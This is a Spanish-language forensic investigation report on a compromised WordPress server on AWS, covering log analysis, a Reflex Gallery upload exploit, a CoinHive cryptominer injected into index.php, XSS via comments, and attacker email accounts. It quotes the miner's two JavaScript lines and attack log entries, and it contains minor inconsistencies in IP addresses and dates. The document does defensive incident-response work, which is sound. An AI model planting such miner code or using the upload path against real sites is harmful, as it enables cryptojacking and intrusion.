


Figura 4.4.3.: Análisis de Apache access.log.

Cabe destacar de este archivo las siguientes lineas:

**18.195.165.56 - - [03/Jan/2019:07:07:28 +0000] "GET /wp-content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"**

**18.195.165.56 - - [03/Jan/2019:07:07:43 +0000] "POST /wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01 HTTP/1.1" 200 209 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"**

Hace un GET a un readme.txt puede una acción de amenaza puesto que se puede obtener información expuesta involuntariamente en dicho archivo, no será la primera vez que se ve en un comentario de una web una contraseña o similar. En el caso que nos ocupa se ha observado que, no hay información sensible al respecto, quizás, lo haya realizado esta acción para comprobar alguna vulnerabilidad.

Por otro lado, posteriormente que inyecte un archivo .php dentro de un sistema de carga de imágenes, pues puede ser una vulnerabilidad, ya que se puede estar inyectando código malicioso dentro del sistema. Procedo a la extracción del archivo y análisis con VirusTotal. El resultado muestra que no tiene virus. Aun así se hace un resumen del código en busca de posibles vulnerabilidades llegando a las siguientes conclusiones.

1. Control de Extensiones de Archivos:

Aunque hay una comprobación de las extensiones de archivo permitidas, esta lista está vacía por defecto (**$allowedExtensions = array();**). Esto podría permitir la carga de tipos de archivos potencialmente peligrosos si no se configura adecuadamente.

1. Manejo de Directorios:

El script parece crear y escribir en directorios basados en entradas de usuario (**../../../../../uploads/'.$\_GET['Year'].'/'.$\_GET['Month'].'/'**). Esto podría llevar a vulnerabilidades de recorrido de directorio si no se valida y restringe adecuadamente. Tal y como vemos, es lo que ha hecho con el segunda línea destacada anteriormente.

1. Falta de Autenticación y Autorización:

No hay evidencia de controles de autenticación o autorización para limitar quién puede cargar archivos. Esto puede exponer el sistema a cargas no autorizadas.

Apache error.log.

Procedemos a abrir el archivo **/var/log/apache2/error.log**.

Destacamos las líneas:

**[Thu Jan 03 07:07:43.230918 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice: A non well formed numeric value encountered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 169**

**[Thu Jan 03 07:07:43.230979 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice: A non well formed numeric value encountered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 99**




Figura 4.4.4.: Análisis de Apache error.log.

**[Thu Jan 03 07:07:43.230987 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice: A non well formed numeric value encountered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 99**


Se proceden a evaluar los errores que indican en los archivos indicados, ya que la carga del archivo al parecer, tiene errores en el código en las lineas 99 y 169. Personalmente, las líneas 99 (**case 'm': $val \*= 1024;**) y 169 (**$sizeLimit = ini\_get('upload\_max\_filesize') \* 1024 \* 1024;**), no s no están provocando error alguno.

Por otro lado, estas advertencias pudiera ser plausible un posible ataque haciendo uso de las vulnerabilidades CVE-2018-20149 y CVE-2018-20152

Archivos de log de MySQL.

Otro de los servicios, pero de los que no tenemos un acceso confirmado, distinto de apache que, sí que estaba confirmado, es el servicio de MySQL. para ello procederemos a analizar la carpeta **/var/log/mysql/**. En ella solo encontramos el archivo **error.log**, el cual, está vacío.


Procedemos a buscar a ver si en la RAM podemos encontrar el mismo error, el cual es así, el archivo error de MySQL, también aparece vacío.



Figuras 4.4.5. y 4.4.6.: Análisis de MySQL.

Página web.


Voy a buscar en la página web cualquier anomalía que pueda tener. Cuál es mi sorpresa que nada más ser descargada, Windows me da un aviso de una vulnerabilidad grave. detectando un troyano del tipo **Trojan:JS/CoinHive.B** en el archivo **/var/www/html/index.php**. Este tipo de virus es un código en JavaScript que lo que hace es minar con la CPU bitcoins. Pudiendo realizar la ruptura del equipo. En este caso en los servidores de AWS, provocarían un exceso de ejecución de tareas provocando además posible incumplimiento de uso de las infancias EC2.



Figuras 4.4.7.: Detección de Virus por parte de Windows Defender.

De hecho, el código del index.php tiene el siguiente script dentro del código

**var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u', {throttle: 0.2});**

**miner.start();**

Figuras 4.4.8.: Análisis del código de index.php.

Correos electrónicos.

Los correos electrónicos son evidencias en las que se comparten acciones relativas entre dos sujetos, es decir, comunicaciones. Puede resultar vital para entender todos los hechos ocurridos dentro del sistema.

Interfaz de usuario gráfica, Aplicación


Descripción generada automáticamentePara realizar un análisis de los correos electrónicos ubicados en el sistema, Autopsy lo hace de manera muy simple. Al ser unos mensajes preformateados, el mismo los encuentra en el apartado **Data Artifacts > E-mail Messages > Default ([Default]) > Default**. En nuestro caso, encuentra 22 elementos. Los cuales, los vamos a organizar de manera cronológica y procederemos, a "pico y pala" a indagar en ellos.

Figuras 4.4.9.: Listado de mails encontrados.

Buscando dentro de los correos encontramos el siguiente correo que notifica al administrador el registro del usuario **anatoly5676** con correo **anatoly5676@grr.la**.

Figura 4.4.10.: Primera notificación de anatoly5676.

Si accedemos a **grr.la**, nos redirecciona a <https://www.guerrillamail.com/>. Un servidor de emails temporales.



Un minuto después del registro de **anatoly5676**, el servidor manda un correo indicando que se ha cambiado la contraseña de ese usuario.

Figuras 4.4.11. y 4.4.12.: web de guerrillamail.com y correo notificación de cambio de contraseña de anatoly5676.


Instantes más tarde, **anatoly5676** remite un correo indicando que apruebe un comentario.

Se puede ver que el comentario es un comentario **null**, sin contenido, por lo que algo extraño está sucediendo. Por otro lado, se observa que la ip por la que accede anatoly ahora es desde la **193.238.152.59**, esta IP pertenece es de Ucrania tal y como se puede ver en la figura 4.4.14.

Figuras 4.4.13. y 4.4.14.: Correo de anatoly5676 en blanco y origen de la ip 193.138.185.59.



Posteriormente, **anatoly5676** desde la misma dirección IP de Ucrania, procede a remitirle un enlace **HTTP**, para que acceda a esa dirección IP. Casualmente es la dirección IP hallada anteriormente (18.195.165.56), al ser una comunicación entre maquinas con protocolo http, esta comunicación no va securizada, por lo que puede estar siendo intervenida por un tercero.





Figuras 4.4.15. y 4.4.16.: Correo de anatoly5676 indicando visitar una web y origen de la ip 18.195.165.56.

Podemos observar que esa dirección ip corresponde a una dirección IP de AWS y, además, se localiza en Alemania.

EL 30 de diciembre de 2018 a las 11:46:38 UTC, se recibe otro correo dentro del buzón de **admin@ganga.site** donde se puede observar un *Hello World* y debajo un script que ataca a un archivo llamado **stat.js** accesible a través de http en la dirección IP **18.195.165.56**. Si este correo lo unificamos en un correo anterior, puede ser las partes de un intento de ataque a través de ***Cross Site Scripting(XSS).***

<https://www.youtube.com/watch?v=EWGUznyQIhE&ab_channel=VidaMRR-Programacionweb>

Figuras 4.4.17. y 4.4.18.: Correo de anatoly5676 añadiendo un script al correo y análisis de index.db.




**Bases de datos.**

Aunque ya ha quedado un todo un poco más fluido y entendido de lo que ha ocurrido, lo cual se expondrá en las conclusiones, se procede a realizar un pequeño análisis de la base de datos. en la index.db encontramos las siguientes sentencias:

* **Permit user logins after boot, prohibit user logins at shutdown**.
* **Ukrainian character set encoded in octal, decimal, and hexadecimalmcookie**.
* **The Swiss Army Knife of Embedded Linuxrsh**.
* **Initialize a terminal or query terminfo databasenologin**.

**Cuentas de Correo.**

Haciendo investigación gracias a Autopsy, se detectan dentro del sistema las siguientes cuentas de correo sospechosas: [pafzzj0anatoly12312anatoly12312@mailinator.com](mailto:pafzzj0anatoly12312anatoly12312@mailinator.com), [bs.jckcy3j43batzml8vbw25u1y5zm1anatoly5676anatoly5676@grr.la](mailto:bs.jckcy3j43batzml8vbw25u1y5zm1anatoly5676anatoly5676@grr.la), [hpxecjqa@grr.la](mailto:hpxecjqa@grr.la), [bwlddhjadekqa7qcrz3rsasoqxufzp1anatoly5676anatoly5676@grr.la](mailto:bwlddhjadekqa7qcrz3rsasoqxufzp1anatoly5676anatoly5676@grr.la), [anatoly5676@grr.la](mailto:anatoly5676@grr.la), [anatoly12312@mailinator.com](mailto:anatoly12312@mailinator.com), [fanatoly12312@mailinator.com](mailto:fanatoly12312@mailinator.com),




Figuras 4.4.19.: Extracto de cuentas de correo parecidas o similares a las de anatoly5676.

Es muy casual que la cuenta [test12312321@mailinator.com](mailto:test12312321@mailinator.com), sea también del dominio mailinator.com.

**Conclusiones.**

Hemos hallado la manera en el que se ha infectado el cloud server. Esta conexión a **18.195.165.56**, posiblemente esté intervenida por un man in the middle o similar. . De hecho, es un plausible, debido a que, dentro del último de los mails, mande el código con un javaScript malicioso. el cual remite toda la información que se inserta en la web, por tanto, posiblemente, **anatoly5676** ha estado entrando por donde ha querido dentro del servidor.

* La alteración de la Base de datos, después de la infección (31 de diciembre a las 06:25:02 UTC) con las sentencias encontradas, muestra una desecurización de la base de datos. Se adjunta Anexo de línea del tiempo donde gracias a la herramienta

Figuras 4.4.20.: Herramienta línea del Tiempo de autopsy.

# 5. Resumen ejecutivo.

**RESUMEN EJECUTIVO QUE FORMULA EL D. JOSE ENRIQUE RODRÍGUEZ GONZÁLEZ CON D.N.I. N.º XX.XXX.XXX-Y, CISO DE LA EMPRESA GANGA.SITE, SOBRE EL SERVIDOR ALOJADO EN AMAZON WEB SERVICES.**

**ANTECEDENTES:**

La dirección de la empresa tiene serias sospechas, no probadas, de que han accedido a los sistemas de forma ilícita. Por lo que el gerente de la empresa , como CISO, que se compruebe si realmente han accedido, así como el método que han utilizado.

**PROPÓSITO:**

Dar a conocer a la dirección de la empresa sobre los sucesos ocurridos y evidencias encontradas. Se ha procedido a realizar el análisis de las capturas facilitadas de memoria RAM y del disco duro del dispositivo afectado con intención de hacer un seguimiento de los hechos ocurridos.

**INFORME:**

A continuación, se enumeran los distintos indicio y elementos detectados en la captura de la memoria RAM del dispositivo investigado.

* Se ha comprobado la integridad de la captura de memoria RAM como de disco duro mediante hash de MD5 y SHA1.
* Se identifica como propietario del servidor como a la empresa Ganga.site.
* La fecha de instalación del sistema operativo es el 21 de diciembre de 2018 a las 12:04:49 UTC.
* Se destaca del dispositivo investigado los siguientes elementos:
  + Máquina Virtual.
  + Alojado en servidores AWS.
* El ultimo acceso registrado fue el 3 de enero de 2019 a las 08:16:46 UTC.
* En la memoria RAM analizada se detectan las siguientes evidencias:
  + Se ha arrancado 12 veces el proceso de apache2.
  + Se ha arrancado 3 veces el proceso de sshd.
  + Se ha arrancado 2 veces el proceso de systemd.
* Relativo al comando linux\_dmesg se han detectado las siguientes acciones.
  + Reinicio del servidor
  + Reinicio del servicio Journal
  + 4 denegaciones de acción sobre el servicio SQL.
  + Posible entrada y alteración no deseada a través del servicio SQL en el servidor, esta acción se ha realizado al menos en 3 ocasiones que se tiene constancia.
  + Reinicio del Servidor posterior a estas acciones.
  + Reinicio del servicio Journal posterior a estas acciones.
* Se encuentran han detectado la ejecución de comandos que exponen a riesgos al servidor.
  + Concede permisos a cualquier usuario o no del sistema a actuar sobre /run/mysqld.
  + Añade un correo [test12312321@mailinator.com](mailto:test12312321@mailinator.com).
  + Usa una la versión 4.9.8. de WordPress que tiene desde 14 de diciembre de 2018 8 vulnerabilidades CVE registrados.
* Se detectan acciones no usuales por parte del UserId33 (www-data).
* El único Usuario registrado en el servidor es el usuario ubuntu.
* Analizándose en VirusTotal, se detecta virus en /var/www/html/.htaccess.
* Se detecta una conexión establecida con la IP 18.195.165.56:41529 atacando al servidor web por el puerto 80 a través del proceso apache2 con Id de proceso 19952.

A continuación, se enumeran los distintos indicio y elementos detectados en la captura de la memoria del Disco Duro del dispositivo investigado.

* Se observa que al servidor han intentado acceder fallidamente una gran cantidad de veces entre el 31 de diciembre y hasta el 3 de enero.
* En el servidor de Apache, el cual gestiona el WordPress 4.9.8 citado anteriormente se observan las siguientes vulnerabilidades.
  + Control de Extensiones de Archivos:
  + Manejo de Directorios:
  + Falta de Autenticación y Autorización:
  + Se detecta un virus en el archivo /var/www/html/index.php.
  + El archivo /var/log/mysql/error.log está vacío.
  + Se observa el registro del usuario anatoly5676, posteriormente, este realiza una serie de acciones en el servidor web usando los comentarios de la web.
    - Envia un comentario vacío.
    - Manda un comentario haciendo referencia a visitar el enlace <http://18.195.165.56> la cual no es https por lo que la comunicación puede estar siendo intervenida.
    - Manda otro correo electrónico, que al estar en un navegador servidor web este, se ocultará en su visionado.
    - Todas las acciones anteriores pudieran ser que se ha ejecutado un posible ataque de Cross site scripting(XSS)
* Analizando líneas de código de la base de datos, se encuentran las siguientes sentencias dentro de index.db, lo que puede suponer una alteración de la base de datos.
* Relativo al posible autor de los hechos, se pueden deducir una serie de posibles cuentas de correo electrónico asociadas al autor de los hechos.
  + Se observa que hay dos cuentas con el dominio mailinator.com.

**CONCLUSION:**

El servidor web ganga.site es creado el 21 de diciembre de 2018, instalado un servidor MySQL y un servidor Apache. Dentro de este servidor Apache, el cual se ha instalado la version 4.9.8. de WordPress, versión de la que desde el 16 de diciembre de 2018 de la existencia de 8 vulnerabilidades publicadas.

El 30 de diciembre de 2018, el atacante, registrado como Anatoly5676 ha explotado una vulnerabilidad que consiste en que los contribuyentes puedan modificar nuevos comentarios realizados por usuarios con mayores privilegios, posiblemente provocando XSS. Para ello, se ha aprovechado de una instancia de Amazon Web Services con IP 18.195.165.56 para alojar el script en la web mediante un comentario.

Este ataque al parecer ha debido de ser fructífero, ya que se detectan cambios en la base de datos MySQL el 31 de diciembre de 2018. Donde se observan los comentarios dentro de la configuración del index.db, permitiendo a cualquier usuario tener acceso a todos los datos.

El 1 de enero de 2019 se observa una modificación del index.php de la web de ganga.site, donde se inyecta un script que hace que mine criptomonedas.

El 03 de enero de 2019, el desde la misma IP de Amazon Web Services, ha tratado de acceder a través de del servidor Apache aprovechando las vulnerabilidades que consiste en que cuando se utiliza el servidor HTTP Apache, los autores podían cargar archivos manipulados que eludían las restricciones de tipo MIME previstas, lo que llevaba a XSS, como lo demuestra un archivo .jpg sin datos JPEG y, por otro lado en que los autores pueden evitar las restricciones previstas en los tipos de publicaciones mediante entradas diseñadas.

**PROPUESTA DE ACCIONES:**

Ante todas las acciones anteriormente expuestas, se eleva propuesta a la dirección de ganga.site de la generación de un nuevo servidor Web virtual, el cual se realice adecuadamente su securización y reglas de acceso según las siguientes pautas que, como mínimo se indican a continuación:

* Realizar pruebas del servidor en unos entornos de test tipo sandbox previo al despliegue en producción.
* No permitiendo accesos mediante otras IP, esto puede ser mínimamente configurable desde el firewall.
* Proceso continuo de mejora del servidor mediante actualizaciones.
* Una gestión de usuarios del sistema evitando usuarios por defecto.
* En caso de vulnerabilidad detectada sobre las aplicaciones, procesos o servicios que realiza, proceder a realizar un plan de contingencia.

Respecto al servidor web vulnerado, se recomienda la realización de un clon del mismo y la generación de otro para tratar de llegar a las mismas acciones del presunto atacante y saber cómo se han realizado todas las acciones y detectar donde y como ha sido exactamente el fallo, ya que puede haber otras vulnerabilidades no detectadas.

Para posibles responsabilidades legales sobre el usuario anatoly5676, se propone la elevación a autoridades judiciales de lo sucedido para poder depurar posibles responsabilidades penales. Estas acciones deberán de enfocarse de modo que la autoridad judicial solicite los datos a Amazon del propietario de la máquina (virtual o física) con IP 18.195.165.56 entre el 30 de diciembre de 2018 y el 03 de enero de 2019. De este modo hay una posibilidad que de defina un posible investigado por los hechos ocurridos

En XXXX , a XXX de XXXX de XXXXX.

# 6. Informe pericial.

**INFORME PERICIAL QUE FORMULA EL D. JOSE ENRIQUE RODRÍGUEZ GONZÁLEZ CON D.N.I. N.º XX.XXX.XXX-Y, CISO DE LA EMPRESA GANGA.SITE, SOBRE EL SERVIDOR ALOJADO EN AMAZON WEB SERVICES.**

**ANTECEDENTES:**

La dirección de la empresa tiene serias sospechas, no probadas, de que han accedido a los sistemas de forma ilícita. Por lo que el gerente de la empresa , como CISO, que se compruebe si realmente han accedido, así como el método que han utilizado.

**PROPÓSITO:**

Dar a conocer al personal especializado tanto del campo de la informática como autoridades judiciales, fiscales y letrados de los detalles técnicos relativo al análisis forense realizado y propuestas de mejora. Se ha procedido a realizar el análisis de las capturas facilitadas de memoria RAM y del disco duro del dispositivo afectado con intención de hacer un seguimiento de los hechos ocurridos.

**INFORME:**

A continuación, se enumeran los distintos indicio y elementos detectados en la captura de la memoria RAM del dispositivo investigado.

* Se ha comprobado la integridad de la captura de memoria RAM como de disco duro mediante hash de MD5 y SHA1. Esta verificación corrobora la integridad del documento y del correcto proceso de la cadena de custodia.
  + Memoria RAM.
    - MD5: **75a99b57032aa34ba19042ed85db273f**.
    - SHA1: **cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8**.
  + Disco Duro.
    - MD5: **324ed7db769620e3fb55c027480d0ef3**.
    - SHA1: **3398f90d2438230aaaf7b5e8ce0a01e456d9ca10**.
* La imagen de la memoria RAM tiene un tamaño de 1.073.336.384 Bytes, por lo que resulta un tamaño aproximado de 1.023,61 MB, o de 0,9996 GB.
* La imagen del Disco Duro tiene un tamaño de 1.525.554.298 Bytes, por lo que resulta un tamaño aproximado de 1.454,88 MB, o de 1,4207 GB.
* El sistema operativo es **Linux Ubuntu Server 18.4 LTS con un Kernel Linux 4.15.0-1021-aws**.
* Se identifica como propietario del servidor como a la empresa Ganga.site.
* La fecha de instalación del sistema operativo es el **21 de diciembre de 2018 a las 12:04:49 UTC**.
* Se destaca del dispositivo investigado los siguientes elementos:
  + Máquina Virtual.
  + Alojado en servidores AWS.
  + CPU: GenuineIntel Intel(R) Xeon(R) CPU E5-2676 v3 de 2.4Ghz.
  + Tarjeta de red tipo ethernet virtual con MAC 06:4C:CD:F6:51:2C.
* El ultimo acceso registrado fue el **3 de enero de 2019 a las 08:16:46 UTC**.
* En la memoria RAM analizada se detectan las siguientes evidencias:
  + Se ha arrancado 12 veces el proceso de **apache2** con los siguientes Pid’s:
    - 5469, 19704-19708, 19952-19953, 20230-20233.
  + Se ha arrancado 3 veces el proceso de **sshd** con los siguientes Pid’s:
    - 12159, 20483 20576.
  + Se ha arrancado 2 veces el proceso de **systemd** con los siguientes Pid’s:
    - 1, 20485.
* Relativo al comando **linux\_dmesg** se han detectado las siguientes acciones.
  + Reinicio del servidor.
  + Reinicio del servicio journal.
  + 4 denegaciones de acción sobre el servicio SQL.
  + Posible entrada y alteración no deseada a través del servicio SQL en el servidor, esta acción se ha realizado al menos en 3 ocasiones que se tiene constancia.
  + Reinicio del Servidor posterior a estas acciones.
  + Reinicio del servicio journal posterior a estas acciones.
* Se encuentran han detectado la ejecución de comandos que exponen a riesgos al servidor.
  + Concede permisos a cualquier usuario o no del sistema a actuar sobre **/run/mysqld**.
  + Añade un correo [**test12312321@mailinator.com**](mailto:test12312321@mailinator.com).
  + Usa una la versión 4.9.8. de WordPress que tiene desde el **CVE-2018-20147** hasta **CVE-2018-20153** declarados **14 de diciembre de 2019.**
* Se detectan acciones no usuales por parte del UserId33 (**www-data**).
* El único Usuario registrado en el servidor es el usuario **ubuntu**.
* En **/home/ubuntu** solo se observan los siguientes archivos:
  + **accelerated-mobile-pages.0.9.97.19.zip**.
  + **wordpress-4.9.8.tar.gz**.
* Analizándose en VirusTotal, se detecta virus en /var/www/html/.htaccess.
* Se detecta una conexión establecida con la IP **18.195.165.56:41529** atacando al servidor web por el puerto 80 a través del proceso **apache2** con Id de proceso 19952.

A continuación, se enumeran los distintos indicio y elementos detectados en la captura de la memoria del Disco Duro del dispositivo investigado.

* Se observa que el servidor ha recibido un total de 1815 intentos fallidos de inicio de sesión entre el **31 de diciembre de 2018 a las 06:29:18 UTC** y el **03 de enero de 2019 a las 04:24:20 UTC**. Eso da una media de un fallo de inicio de sesión por cada minuto y 55 segundos.
* En el servidor de Apache, el cual gestiona el **WordPress 4.9.8** citado anteriormente se observan las siguientes vulnerabilidades.
  + Control de Extensiones de Archivos:
